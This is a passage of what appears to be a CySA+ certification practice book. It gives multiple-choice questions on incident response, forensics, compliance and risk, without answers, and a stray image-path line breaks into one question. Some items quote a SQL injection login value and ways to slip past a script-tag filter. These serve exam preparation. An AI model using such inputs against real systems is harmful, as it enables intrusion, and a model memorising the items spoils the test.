30. You have just completed identifying, analyzing, and containing an incident. You have verified that the company uses older unencrypted SSDs as part of their default configuration and the manufacturer does not provide a SE utility for the devices. The storage devices contained top-secret data that would bankrupt the company if it fell into a competitor’s hands. After safely extracting the data from the device and saving it to a new self-encrypting drive, you have been asked to securely dispose of the SSDs. Which of the following methods should you use?

A.Physically destroy the storage devices

B.Conduct zero-fill on the storage devices

C.Use a secure erase (SE) utility on the storage devices

D.Perform a cryptographic erase (CE) on the storage devices

31. Which of the following are the two most important factors when determining a containment strategy?

A.Preservation of evidence

B.Ensuring the safety and security of all personnel

C.Identification of whether the intrusion is the primary attack or a secondary one (i.e., part of a more complex campaign)

D.Prevention of an ongoing intrusion or data breach

E.Avoidance of alerting the attacker that they have been discovered

32. An attacker has compromised a virtualized server. You are conducting forensic analysis as part of the recovery effort but found that the attacker deleted a virtual machine image as part of their malicious activity. Which of the following challenges do you now have to overcome as part of the recovery and remediation efforts?

A.The attack widely fragmented the image across the host file system

B.File formats used by some hypervisors cannot be analyzed with traditional forensic tools

C.You will need to roll back to an early snapshot and then merge any checkpoints to the main image

D.All log files are stored within the VM disk image, therefore, they are lost

33. Jonathan’s team completed the first phase of their incident response process. They are currently assessing the time to recover from the incident. Using the NIST recoverability effort categories, the team has decided that they can predict the time to recover, but this requires additional resources. How should he categorize this using the NIST model?

A.Regular

B.Supplemented

C.Extended

D.Non-recoverable

34. You suspect that a service called explorer.exe on a Windows server is malicious and you need to terminate it. Which of the following tools would NOT be able to terminate it?

A.sc

B.wmic

C.secpol.msc

D.services.msc

35. Which type of media sanitization would you classify degaussing as?

A.Clearing

B.Purging

C.Destruction

D.Erasing

36. During which phase of the incident response process does an organization assemble an incident response toolkit?

A.Preparation

B.Detection and analysis

C.Containment, eradication, and recovery

D.Post-incident activity

37. You are trying to find some files that were deleted by a user on a Windows workstation. What two locations are most likely to contain those deleted files?

A.Slack space

B.Unallocated space

C.Recycle bin

D.Registry

38. You have been asked to conduct a forensic disk image on an internal 500 GB hard drive. You connect a write blocker to the drive and begin to image it using dd to copy the contents to an external 500 GB USB hard drive. Before completing the image, the tool reports that the imaging failed. Which of the following is most likely the reason for the imaging failure?

A.The data on the source drive was modified during the imaging

B.The source drive is encrypted with BitLocker

C.There are bad sectors on the destination drive

D.The data cannot be copied using the RAW format

39. Where should a forensic analyst search to find a list of the wireless networks that a laptop has previously connected to with a company-owned laptop?

A.Search the register for a complete list

B.Search the user's profile directory for the list

C.Search the wireless adapter cache for the list

D.A list of the previously connected wireless networks is not stored on the laptop

40. You are attempting to prioritize your vulnerability scans based on the data's criticality. This will be determined by the asset value of the data contained in each system. Which of the following would be the most appropriate metric to use in this prioritization?

A.Cost of acquisition of the system

B.Cost of hardware replacement of the system

C.Type of data processed by the system

D.Depreciated hardware cost of the system

41. Praveen is currently investigating activity from an attacker who compromised a host on the network. The individual appears to have used credentials belonging to a janitor. After breaching the system, the attacker entered some unrecognized commands with very long strings of text and then began using the sudo command to carry out actions. What type of attack has just taken place?

A.Privilege escalation

B.Phishing

C.Social engineering

D.Session hijacking

42. You are searching a Linux server for a possible backdoor during a forensic investigation. Which part of the file system should you search for evidence of a backdoor related to a Linux service?

A./etc/passwd

B./etc/xinetd.conf

C./etc/shadow

D.$HOME/.ssh/

43. A cybersecurity analyst is analyzing an employee's workstation which is acting abnormally. The analyst runs the netstat command and reviews the following output:

```
Proto   Local Address        Foreign Address       State
TCP     0.0.0.0:53           0.0.0.0:0             LISTENING
TCP     0.0.0.0:135          0.0.0.0:0             LISTENING
TCP     0.0.0.0:445          0.0.0.0:0             LISTENING
TCP     0.0.0.0:5357         0.0.0.0:0             LISTENING
TCP     192.168.1.4:53       91.198.117.247:443    CLOSE_WAIT
TCP     192.168.1.4:59393    74.125.224.39:443     ESTABLISHED
TCP     192.168.1.4:59515    208.50.77.89:80       ESTABLISHED
TCP     192.168.1.4:59518    69.171.227.67:443     ESTABLISHED
TCP     192.168.1.4:59522    96.16.53.227:443      ESTABLISHED
TCP     192.168.1.4:59523    96.16.53.227:443      ESTABLISHED
TCP     192.168.1.4:53       208.71.44.30:80       ESTABLISHED
TCP     192.168.1.4:59538    74.125.224.98:80      ESTABLISHED
TCP     192.168.1.4:59539    74.125.224.98:80      ESTABLISHED
```

Based on this output, which of the following entries is suspicious? (SELECT THREE)

```
A.TCP  192.168.1.4:53    91.198.117.247:443 CLOSE_WAIT
B.TCP  0.0.0.0:135       0.0.0.0:0          LISTENING
C.TCP  192.168.1.4:59515 208.50.77.89:80    ESTABLISHED
D.TCP  0.0.0.0:53        0.0.0.0:0          LISTENING
E.TCP  192.168.1.4:53    208.71.44.30:80    ESTABLISHED
F.TCP  192.168.1.4:59518 69.171.227.67:443  ESTABLISHED
```

44. An analyst suspects that a Linux system has been victimized by a trojan.

Which command should be run to determine where the current bash shell is being executed from on the system?

A.dir bash

B.ls -l bash

C.which bash

D.printenv bash

45. Which of the following roles should be assigned to the incident response team? (SELECT FOUR)

A.Legal

B.Human resources

C.Accounting

D.Public relations

E.Facility maintenance

F.Management

46. What command should a forensic analyst use to make a forensic disk image of a hard drive?

A.dd

B.wget

C.touch

D.rm

47. You are working as a cybersecurity analyst, and you just received a report that many of your servers are experiencing slow response times due to what appears to be a DDoS attack. Which of the following actions should you undertake?

A.Inform users regarding the affected systems

B.Inform management of the issue being experienced

C.Shutdown all of the interfaces on the affected servers

D.Take no action but continue to monitor the critical systems

48. Sarah has reason to believe that systems on her network have been compromised by an APT. She has noticed a large number of file transfers outbound to a remote site via TLS-protected HTTPS sessions from unknown systems. Which of the following techniques would most likely detect the APT?

A.Network traffic analysis

B.Network forensics

C.Endpoint behavior analysis

D.Endpoint forensics

49. You are going to perform a forensic disk image of a macOS laptop. What type of hard drive format should you expect to encounter?

A.FAT32

B.exFAT

C.HFS+

D.NTFS

50. An e-commerce website for a clothing store was recently compromised by an attacker. Which of the following methods did the attacker use if they harvested an account's cached credentials when the user logged into a SSO system?

A.Pass the hash

B.Lateral movement

C.Pivoting

D.Golden ticket

51. Which of the following tools is NOT useful for capturing Windows memory data for forensic analysis?

A.dd

B.Volatility Framework

C.Wireshark

D.Nessus

52. According to Lockheed Martin's white paper "Intel Driven Defense", which of the following technologies could degrade an adversary's effort during the C2 phase of the kill chain?

A.Anti-virus

B.Port security

C.Firewall ACL

D.NIPS

53. You are in the recovery steps of an incident response. Throughout the incident, your team never successfully determined the root cause of the network compromise. Which of the following options would you LEAST likely perform as part of your recovery and remediation actions?

A.Disable unused user accounts

B.Review and enhance patch management policies

C.Proactively sanitize and reimage all of your routers and switches

D.Restrict host access to peripheral protocols like USB or Bluetooth

54. Your organization is updating its incident response communications plan. A business analyst in the working group recommends that if the company discovers they are the victims of a data breach, they should only notify the affected parties in order to minimize media attention and bad publicity. Which of the following recommendations do you provide in response to the business analyst’s statement?

A.The first responder should contact law enforcement upon confirmation of a security incident in order for a forensic team to preserve the chain of custody

B.Guidance from laws and regulations should be considered when deciding who must be notified in order to avoid fines and judgments from non-compliance

C.An externally hosted website should be prepared in advance to ensure that when an incident occurs victims have timely access to notifications from a non-compromised resource

D.The Human Resources department should have information security personnel who are involved in the investigation of the incident sign non-disclosure agreements so the company cannot be held liable for customer data that is viewed during an investigation

55. Which of the following roles should coordinate communications with the media during an incident response?

A.System administrators

B.Senior leadership

C.Public relations

D.Human resources

56. An incident response team is publishing an incident summary report and is determining the evidence retention requirements for the data collected during a response. Which of the following incident response phases is currently being performed by the team?

A.Preparation

B.Detection and analysis

C.Post-incident activities

D.Eradication and recovery

57. You are in the recovery steps of an incident response. Your analysis revealed that the attacker exploited an unpatched vulnerability on a public-facing web server as the initial intrusion vector in this incident. Which of the following mitigations should be implemented first during the recovery?

A.Disable unused user account and reset the administrator credentials

B.Restrict shell commands per user or per host for least privilege purposes

C.Scan the network for additional instances of this vulnerability and patch the affected assets

D.Restrict host access to peripheral protocols like USB and Bluetooth

58. Your organization recently suffered a large-scale data breach. The hackers successfully exfiltrated the personal information and social security numbers of your customers from your network. The CEO notified law enforcement about the breach and they are going to assist with the investigation and conduct evidence collection so that the hackers can be brought up on charges. What actions should your organization take in response to this event?

A.Require all employees to commit to an NDA about the data breach verbally

B.Require all employees to commit to an NDA about the data breach in writing

C.Block all employee access to social media from the company’s network and begin monitoring your employee's email

D.Ask a member of law enforcement to meet with your employees

59. Which of the following is NOT a part of the security incident validation effort?

A.Scanning

B.Sanitization

C.Patching

D.Permissions

60. Which of the following type of digital forensic investigations is most challenging due to the on-demand nature of the assets being analyzed?

A.Employee workstations

B.Cloud services

C.Mobile devices

D.On-premise servers

61. A SOC analyst has detected the repeated usage of a compromised user credential on the company's email server. The analyst sends you an email asking you to check the server for any indicators of compromise since the email server is critical to continued business operations. Which of the following was likely overlooked by your organization during the incident response preparation phase?

A.Prepare a jump bag or kit for use in the investigation

B.Develop a communications plan that includes provisions for how to operate in a compromised environment

C.Conduct training on how to search for indicators of compromise

D.Perform a data criticality and prioritization analysis

62. You have been hired to conduct an investigation into a possible insider threat from a user named Terri. Which of the following commands would successfully look through all the log files in /var/log for any references to "Terri" or "terri" on a Linux server?

A.find /var/log/ -name *.log -exec grep -H -e "'Terri' OR 'terri'" {} \; 2>/dev/null

B.find /var/log/ -exec grep -H -e "'terri' OR 'Terri'" {} \; 2> /dev/null

C.find /var/log/ -name "*.log" -exec grep -H -e "[Tt]erri" {} \; 2>/dev/null

D.find /var/log/ -exec grep -H -e "[Tt]erri" {} \; 2> /dev/null

63. According to the US Department of Health and Human Services, notification of the individuals affected by a data breach containing PHI is required when how many individuals are effected?

A.1

B.10

C.100

D.500

64. Which of the following types of output encoding is being used in the following output?

aGVsbG8gd29ybGQNCg==

A.ASCII

B.Hex

C.XML

D.Base64

65. Dion Training Solutions is conducting a penetration test of its facilities. The penetration testing team has been augmented by an employee of the company who has general user privileges. The security staff is unaware of the testing. According to NIST, which of the following types of penetration tests is being conducted?

A.An overt internal test

B.An overt external test

C.A covert internal test

D.A covert external test

66. You are a cybersecurity analyst working for an accounting firm that manages the accounting for multiple smaller firms. You have successfully detected an APT operating in your company's network that appears to have been there for at least 8 months. In conducting a qualitative assessment of the impact, which of the following factors should be most prominently mentioned in your report to the executives at your firm? (SELECT TWO)

A.Data integrity

B.Downtime

C.Economic

D.Recovery time

E.Detection time

67. According to the US Department of Health and Human Services, the media must be notified when a data breach containing PHI exceeds how many affected individuals?

A.5

B.50

C.500

D.5000

68. A cybersecurity analyst is conducting an incident response at a government agency when she discovers that attackers had exfiltrated PII. Which of the following types of breaches has occurred?

A.Financial breach

B.Privacy breach

C.Proprietary breach

D.Integrity breach

69. What popular open-source port scanning tool is commonly used for host discovery and service identification?

A.nmap

B.dd

C.services.msc

D.Nessus

70. You are reviewing the IDS logs and notice the following log entry:

(where email=support@diontraining.com and password=‘ or 7==7’)

What type of attack is being performed?

A.XML injection

B.SQL injection

C.Header manipulation

D.Cross-site scripting

71. Which of the following categories would contain information about an individual's race or ethnic origin?

A.PII

B.SPI

C.PHI

D.DLP

72. While conducting an investigation into a data breach, you discover that the account credentials used belonged to an employee who was fired several months ago for misuse of the company's IT systems. Apparently, the IT department never deactivated the employee's account upon their termination. Which of the following categories would this breach be classified as?

A.Insider Threat

B.Zero-day

C.Known threat

D.Advanced persistent threat

73. During your review of the firewall logs, you notice that an IP address from within your company’s server subnet had been transmitting between 125 to 375 megabytes of data to a foreign IP address overnight each day. You have determined this has been occurring for approximately 5 days, and the affected server has since been taken offline for forensic review. Which of the following is MOST likely to increase the impact assessment of the incident?

A.PII of company employees and customers was exfiltrated

B.Raw financial information about the company was accessed

C.Forensic review of the server required fallback to a less efficient service

D.IP addresses and other network-related configurations were exfiltrated

74. You are the incident response team lead investigating a possible data breach at your company with 5 other analysts. A journalist contacts you and inquiries about a press release from your company that indicates a breach has occurred. You quickly deny everything and then call the company's public relations officer to ask if a press release had been published, which it has not. Which of the following has likely occurred?

A.Disclosing based on regulatory requirements

B.Communication was limited to trusted parties

C.Inadvertent release of information

D.Release of PII and SPI

75. Fail to Pass Systems has suffered a data breach. Your analysis of suspicious log activity traced the source of the data breach to an employee in the accounting department's personally-owned smartphone that was connected to the company's wireless network. The smartphone has been isolated from the network now, but the employee is refusing to allow you to forensically image their smartphone to complete your investigation. According to the employee, the company's BYOD policy does not require her to give you her device, and it is an invasion of their privacy. Which of the following phases of the incident response process is at fault for creating this situation?

A.Detection and analysis phase

B.Preparation phase

C.Eradication and recovery phase

D.Containment phase

76. Which type of threat will patches NOT effectively combat as a security control?

A.Zero-day attacks

B.Known vulnerabilities

C.Discovered software bugs

D.Malware with defined indicators of compromise

77. The Pass Certs Fast corporation has recently been embarrassed by a number of high-profile data breaches. The CIO proposes improving the cybersecurity posture of the company by migrating images of all the current servers and infrastructure into a cloud-based environment. What, if any, is the flaw in moving forward with this approach?

A.This approach assumes that the cloud will provide better security than is currently done on-site

B.This approach only changes the location of the network and not the attack surface of it

C.The company has already paid for the physical servers and will not fully realize their ROI on them due to the migration

D.This is a reasonable approach that will increase the security of the servers and infrastructure

78. You are a security investigator at a high-security installation which houses significant amounts of valuable intellectual property. You are investigating the utilization of George's credentials and are trying to determine if his credentials were compromised, or if he is an insider threat. In the break room, you overhear George telling a coworker that he believes he is the target of an ongoing investigation. Which of the following step in the preparation phase of the incident response was likely missed?

A.Conduct background screenings on all applicants

B.Development of a communication plan

C.Creating a call list or escalation list

D.Developing a proper incident response form

79. Dion Consulting Group has recently been awarded a contract to provide

cybersecurity services for a major hospital chain in 48 cities across the United States. You are conducting a vulnerability scan of the hospital's enterprise network when you detect several devices that could be vulnerable to a buffer overflow attack. Upon further investigation, you determine that these devices are PLCs used to control the hospital's elevators. Unfortunately, there is not an update available from the elevator manufacturer for these devices. Which of the following mitigations do you recommend?

A.Recommend immediate replacement of the PLCs with ones that are not vulnerable to this type of attack

B.Recommend isolation of the elevator control system from the rest of the production network through the change control process

C.Conduct a penetration test of the elevator control system to prove that the possibility of this kind of attack exists

D.Recommend immediate disconnection of the elevator's control system from the enterprise network

80. You are attending a cybersecurity conference and just watched a security researcher demonstrating the exploitation of a web interface on a SCADA/ICS component. This caused the device to malfunction and be destroyed. You recognize that the same component is used throughout your company’s manufacturing plants. Which of the following mitigation strategies would provide you with the most immediate protection against this emergent threat?

A.Demand that the manufacturer of the component release a patch immediately and deploy the patch as soon as possible

B.Logically or physically isolate the SCADA/ICS component from the enterprise network

C.Evaluate if the web interface must remain open for the system to function; if it isn’t needed, block the web interface

D.Replace the affected SCADA/ICS components with more secure models from a different manufacturer

CHAPTER SIX

DOMAIN 5

Compliance and Assessment

For each question in this chapter, you can find a detailed explanation of the correct answer in the appendix of this book. To best learn the material, you should review not just the correct choice, but the full explanation to understand why the correct answer was right and the incorrect choices were wrong.

In each explanation, you will find the correct answer, the relevant objective, and the detailed explanation listed in the appendix. To be successful on the official exam, you should understand the reasoning behind each question since the official exam will use different wording in their questions while testing the same concepts.

EXAM OBJECTIVES IN THIS CHAPTER

5.1 Understand the importance of data privacy and protection.

•Privacy vs. security

•Non-technical controls

•Technical controls

5.2 Given a scenario, apply security concepts in support of organizational risk management.

•Business impact analysis

•Risk identification process

•Risk calculation

•Communication of risk factors

•Risk prioritization

•Systems assessment

•Documented compensating controls

•Training and exercises

•Supply chain assessment

5.3 Explain the importance of frameworks, policies, procedures, and controls.

•Frameworks

•Policies and procedures

•Category

•Control type

•Audits and assessments

Domain 5 Practice Exam Questions

1. Which of the following classifications would apply to patents, copyrights, and trademarks?

A.PII

B.PHI

C.Trade secrets

D.Intellectual property

2. Which of the following types of data breaches would require that the US Department of Health and Human Services and the media be notified if more than 500 individuals are affected by a data breach?

A.Credit card information

B.Protected health information

C.Personally identifiable information

D.Trade secret information

3. What is the term for the amount of risk that an organization is willing to accept or tolerate?

A.Risk appetite

B.Risk avoidance

C.Risk deterrence

D.Risk transference

4. Which of the following lists represents the four tiers of the NIST cybersecurity framework, when ordered from least mature to most mature?

A.Partial, Risk Informed, Repeatable, Adaptive

B.Partial, Repeatable, Risk Informed, Adaptive

C.Partial, Risk Informed, Managed, Adaptive

D.Partial, Managed, Risk Informed, Adaptive

5. During an assessment of the POS terminals that accept credit cards, a cybersecurity analyst notices a recent Windows operating system vulnerability exists on every terminal. Since these systems are all embedded and require a manufacturer update, the analyst cannot install a regular patch provided by Microsoft. Which of the following options would be best to ensure the system remains protected and are compliant with the rules outlined by the PCI DSS?

A.Replace the Windows POS terminals with standard Windows systems

B.Build a custom OS image that includes the patch

C.Identify, implement, and document compensating controls

D.Remove the POS terminals from the network until the vendor releases a patch

6. Mark works as a Department of Defense contracting officer and needs to ensure that any network devices that he purchases for his organization's network are secure. He utilizes a process to verify the chain of custody for every chip and component that is used in the device's manufacturer. What program should Mark utilize?

A.Gray market procurement

B.Trusted Foundry

C.White market procurement

D.Chain of procurement

7. During which phase of an attack would a penetration tester seek to gain complete control of a system?

A.Planning

B.Attack

C.Reporting

D.Discovery

8. What describes the infrastructure needed to support the other architectural domains in the TOGAF framework?

A.Business architecture

B.Applications architecture

C.Data architecture

D.Technical architecture

9. Marta's organization is concerned with the vulnerability of a user's account being vulnerable for an extended period of time if their password was compromised. Which of the following controls should be configured as part of their password policy to minimize this vulnerability?

A.Minimum password length

B.Password history

C.Password expiration

D.Password complexity

10. Dion Consulting Group has recently been awarded a contract to provide cybersecurity services for a major hospital chain in 48 cities across the United States. Previously, the consultants have won numerous contracts with financial services and publicly traded companies, but they are new to the healthcare industry. Which of the following laws must the consulting review to ensure the hospital and its customers are fully protected?

A.SOX

B.GLBA

C.COSO

D.HIPAA

11. You have just completed writing the scoping document for your next penetration test, which clearly defines what tools, techniques, and targets you intend to include during your assessment. Which of the following actions should you take next?

A.Conduct a port scan of the target network

B.Get leadership concurrence on the scoping document

C.Conduct passive fingerprinting on the target servers

D.Provide a copy of the scoping document to local law enforcement

12. Due to new regulations, your organization's CIO has the information security team institute a vulnerability management program. What framework would BEST support this program's establishment?

A.NIST

B.OWASP

C.SDLC

D.SANS

13. William is evaluating the potential impact of a confidentiality risk and determines that the disclosure of information contained on a system could have a limited adverse effect on the organization. Using FIPS 199, how should he classify the confidentiality impact?

A.Low

B.Medium

C.Moderate

D.High

14. A cybersecurity analyst is reviewing the logs of a proxy server and saw the following URLs:

```
https://test.diontraining.com/profile.php?userid=1546
https://test.diontraining.com/profile.php?userid=5482
https://test.diontraining.com/profile.php?userid=3618
```

What type of vulnerability does this website have?

A.Race condition

B.Insecure direct object reference

C.Improper error handling

D.Weak or default configurations

15. Which of the following physical security controls would be the most effective in preventing an attacker from driving a vehicle through the glass doors at the front of the organization's headquarters?

A.Mantraps

B.Security guards

C.Bollards

D.Intrusion alarm

16. Dion Training's new COO is reviewing the organization's current information security policy. She notices that it was first created three years ago. Since that time, the organization has undergone multiple audits and assessments that required revisions to the policy. Which of the following is the most reasonable frequency to conduct a formal review of the organization's policies to ensure they remain up to date?

A.Monthly

B.Quarterly

C.Annually

D.Every five years

17. Which of the following information is traditionally found in the SOW for a penetration test?

A.Timing of the scan

B.Format of the executive summary report

C.Excluded hosts

D.Maintenance windows

18. Christina is auditing the security procedures related to the use of a cloud-based online payment service. She notices that the access permissions are set so that a single person cannot add funds to the account and transfer funds out of the account. What security principle is most closely related to this scenario?

A.Least privilege

B.Security through obscurity

C.Separation of duties

D.Dual control authentication

19. An organization wants to get an external attacker's perspective on their security status. Which of the following services should they purchase?

A.Vulnerability scan

B.Asset management

C.Penetration test

D.Patch management

20. Fail to Pass Systems has recently moved its corporate offices from France to Westeros, a country that has no meaningful privacy regulations. The marketing department believes that this move will allow the company to resell all of its customer's data to third-party companies and shield the company from any legal responsibility. Which conceptual policy is most violated by this notion?

A.Data limitation

B.Data minimization

C.Data sovereignty

D.Data enrichment

21. Fail to Pass Systems has just become the latest victim in a large-scale data breach by an APT. Your initial investigation confirms a massive exfiltration of customer data has occurred. Which of the following actions do you

recommend to the CEO of Fail to Pass Systems in handling this data breach?

A.Provide a statement to the press that minimizes the scope of the breach

B.Conduct notification to all affected customers within 72 hours of the discovery of the breach

C.Purchase a cyber insurance policy, alter the date of the incident in the log files, and file an insurance claim

D.Conduct a ‘hack-back' of the attacker in order to retrieve the stolen information

22. A cybersecurity analyst is working for a university that is conducting a big data medical research project. The analyst is concerned about the possibility of an inadvertent release of PHI data. Which of the following strategies should be used to prevent this?

A.Use DevSecOps to build the application that processes the PHI

B.Utilize formal methods of verification against the application processing the PHI

C.Utilize a SaaS model to process the PHI data instead of an on-premise solution

D.Conduct tokenization of the PHI data before ingesting it into the big data application

23. Jack is assessing the likelihood of reconnaissance activities being performed against his small business against his organization. Which of the following would best classify the likelihood of a port scan being conducted against his DMZ?

A.High

B.Medium

C.Low

D.None

24. An organization is conducting a cybersecurity training exercise. Which team is Jason assigned if he has been asked to monitor and manage the technical environment that is being used by the defenders and attackers during the exercise?

A.Red team

B.White team

C.Blue team

D.Purple team

25. Which type of personnel control is being implemented if Kirsten must receive and inventory any items that her co-worker, Bob, orders?

A.Separation of duties

B.Background checks

C.Dual control

D.Mandatory vacation

26. Your organization is preparing for its required quarterly PCI DSS external vulnerability scan. Who is authorized to perform this scan?

A.Anyone

B.Any qualified individual

C.Only employees of the company

D.Only an approved scanning vendor

27. Nick is participating in a security exercise as part of the network defense team for his organization. Which team is Nick playing on?

A.Red team

B.White team

C.Blue team

D.Yellow team

28. Jay is replacing his organization's current vulnerability scanner with a new tool. As he begins to create the scanner's configurations and scanning policy, he notices a conflict in the settings recommended between different documents. Which of the following sources must Jay follow when trying to resolve these conflicts?

A.NIST guideline documents

B.Vendor best practices

C.Corporate policy

D.Configuration settings from the prior system

29. Which of the following elements is LEAST likely to be included in an organization's data retention policy?

A.Minimum retention period

B.Maximum retention period

C.Description of information needing to be retained

D.Classification of information

30. Which of the following policies should contain the requirements for removing a user's access when an employee is terminated?

A.Data ownership policy

B.Data classification policy

C.Data retention policy

D.Account management policy

31. A penetration tester has been hired to conduct an assessment, but the company wants to exclude social engineering from the list of authorized activities. Which of the following documents would include this limitation?

A.Acceptable use policy

B.Service level agreement

C.Rules of engagement

D.Memorandum of understanding

32. As a SOC analyst, you receive an alert concerning a dramatic slowdown affecting the company's e-commerce server due to a critical failure of the load balancer. Your company depends on online sales for all of its business, and you know the immediate impact of this event will be a loss of sales. Which of the following is an appropriate classification of the impact in terms of the total impact and notification requirements? (SELECT THREE)

A.Total impact includes damages to the company's reputation

B.Total impact includes a loss of customers

C.Notification of external authorities is optional

D.Notification of external authorities is required

E.Organization impact is anticipated

F.Localized impact is anticipated

33. Which of the following types of information is protected by rules in the United States that specify the minimum frequency of vulnerability scanning required for devices that process it?

A.Driver’s license numbers

B.Insurance records

C.Credit card data

D.Medical records

34. Edward's bank recently suffered an attack where an employee made an unauthorized modification to a customer's bank balance. Which tenant of cybersecurity was violated by this employee's actions?

A.Confidentiality

B.Authentication

C.Integrity

D.Availability

35. Fail To Pass Systems has just been the victim of another embarrassing data breach. Their database administrator needed to work from home this weekend, so he downloaded a copy of the corporate database to his work laptop. On his way home, he forgot the laptop in an Uber and a few days later, the data was posted on the Internet. Which of the following mitigations would have provided the greatest protection against this data breach?

A.Require all new employees to sign an NDA

B.Require data at rest encryption on all endpoints

C.Require a VPN to be utilized for all telework employees

D.Require data masking for any information stored in the database

36. Your organization requires the use of TLS or IPSec for all communications with an organization's network. Which of the following is this an example of?

A.Data at rest

B.Data in transit

C.Data in use

D.DLP

37. Which of the following type of solutions would you classify a FPGA as?

A.Hardware security module

B.Anti-tamper

C.Trusted platform module

D.Root of trust

38. If an administrator cannot fully remediate a vulnerability, which of the following should they implement?

A.A compensating control

B.An engineering tradeoff

C.A policy

D.Access requirements

39. What role does the red team perform during a tabletop exercise (TTX)?

A.Cybersecurity analyst

B.System administrator

C.Adversary

D.Network defender

40. What document typically contains high-level statements of management intent?

A.Procedure

B.Guideline

C.Standard

D.Policy

41. You have been hired as a cybersecurity analyst for a privately-owned bank. Which of the following regulations would have the greatest impact on your bank's cybersecurity program?

A.HIPAA

B.GLBA

C.FERPA

D.SOX

42. What regulation protects the privacy of student educational records?

A.HIPPA

B.FERPA

C.SOX

D.GLBA

43. A new security appliance was installed on a network as part of a managed service deployment. The vendor is who controls the appliance and the IT team is not able to log in or configure it. The IT team is concerned about the appliance receiving necessary updates. Which of the following mitigations should be performed to minimize the concern for the appliance and updates?

A.Configuration management

B.Vulnerability scanning

C.Scan and patch the device

D.Automatic updates

44. A new alert has been distributed throughout the information security community regarding a critical Apache vulnerability. What action could you take to ONLY identify the known vulnerability?

A.Perform an unauthenticated vulnerability scan on all servers in the environment

B.Perform a scan for the specific vulnerability on all web severs

C.Perform a web vulnerability scan on all servers in the environment

D.Perform an authenticated scan on all web servers in the environment

45. Which of the following tools can NOT be used to conduct a banner grab from a web server on a remote host?

A.netcat

B.telnet

C.wget

D.ftp

46. Which mobile device strategy is most likely to result in the introduction of vulnerable devices to a corporate network?

A.COPE

B.CYOD

C.BYOD

D.MDM

47. Jorge is working with an application team on the remediation of a critical SQL injection vulnerability that exists on a public-facing server. The team is worried that deploying the fix will require several hours of downtime and will block customer transactions from being completed by the server. Which of the following is the BEST action for Jorge to recommend?

A.Wait until next scheduled maintenance window to remediate the vulnerability

B.Remediate the vulnerability immediately

C.Schedule an emergency maintenance for an off-peak time later in the day to remediate the vulnerability

D.Delay the remediation until the next major update of the SQL server occurs

48. Matt is creating a scoping worksheet for an upcoming penetration test for his organization. Which of the following techniques is NOT usually included in a penetration test?

A.Reverse engineering

B.Social engineering

C.Denial-of-service attacks

D.Physical penetration attempts

49. John is a cybersecurity consultant that wants to sell his services to an organization. In preparation for his first meeting with the client, John wants to conduct a vulnerability scan of their network to show the client how much they

need his services. What is the most significant issue with John conducting this scan of the organization’s network?

A.The client’s infrastructure design is unknown to John

B.John does not have permission to perform the scan

C.John does not know what operating systems and applications are in use

D.The IP range of the client systems is unknown by John

50. Dion Training Solutions has just installed a backup generator for their offices that uses SCADA/ICS for remote monitoring of the system. The generator’s control system has an embedded cellular modem that periodically connects to the generator’s manufacturer to provide usage statistics. The modem is configured for outbound connections only, and the generator has no data connection with any of Dion Training’s other networks. The manufacturer utilizes data minimization procedures and uses the data to recommend preventative maintenance service and to ensure maximum uptime and reliability by identifying parts that need to be replaced. Which of the following cybersecurity risk is being assumed in this scenario?

A.There is minimal risk being assumed since the cellular modem is configured for outbound connections only


B.There is high risk being assumed since the presence of a cellular modem could allow an attacker to remotely disrupt the generator

C.There is a critical risk being assumed since the cellular modem represents a threat to the enterprise network if an attacker exploits the generator and then pivots to the production environment

D.There is medium risk being assumed since the manufacturer could use the data for purposes other than originally agreed upon

CHAPTER SEVEN

Full-Length Practice Exam



Throughout this book, you have practiced each of the five domains. On your official exam, though, you will receive a mixture of questions from all five exams to answer. In this practice exam, you will receive 75 questions, divided amongst the five domains in the same weighted distribution as your official CompTIA CySA+ (CS0-002) exam.

To get the most benefit from this practice exam, it is recommended that you time yourself when taking this exam. The official certification exam only allows 165 minutes to complete the exam.

When you complete the exam, please review the correct answers in the Appendix, which includes full explanations for each possible answer. This will allow you to learn why the right answer was right, and the wrong answers were wrong. Please take the time to go over each question and answer to maximize your learning.

If you can score 85% or higher on this practice exam on your first attempt, you should be ready to take and pass the CompTIA CySA+ (CS0-002) exam on your first attempt, too!

DOMAINS COVERED IN THIS CHAPTER

1.0 Threat and Vulnerability Management (22%)

2.0 Software and Systems Security (18%)

3.0 Security Operations and Monitoring (25%)

4.0 Incident Response (22%)

5.0 Compliance and Assessment (13%)

Full-Length Practice Exam Questions

1. Which type of system would classify traffic as malicious or benign based on explicitly defined examples of malicious and benign traffic?

A.Artificial intelligence

B.Machine learning

C.Deep leaning

D.Generative adversarial network

2. Your company was recently the victim of a cross-site scripting attack. The system administrators claim this wasn't possible since they performed input validation using REGEX to alert on any strings that contain the term "[Ss]cript" in them. Which of the following statements concerning this attack is true?

A.An SQL injection must have occurred since their input validation would have prevented <SCRIPT> or <script> from being used

B.The server has insufficient logging and monitoring configured

C.The REGEX expression to filter using "[Ss]cript" is insufficient. As an attacker could use SCRIPT or SCRipt or %53CrIPT to evaded it

D.The attacker has modified the logs to cover their tracks and prevent a successful investigation

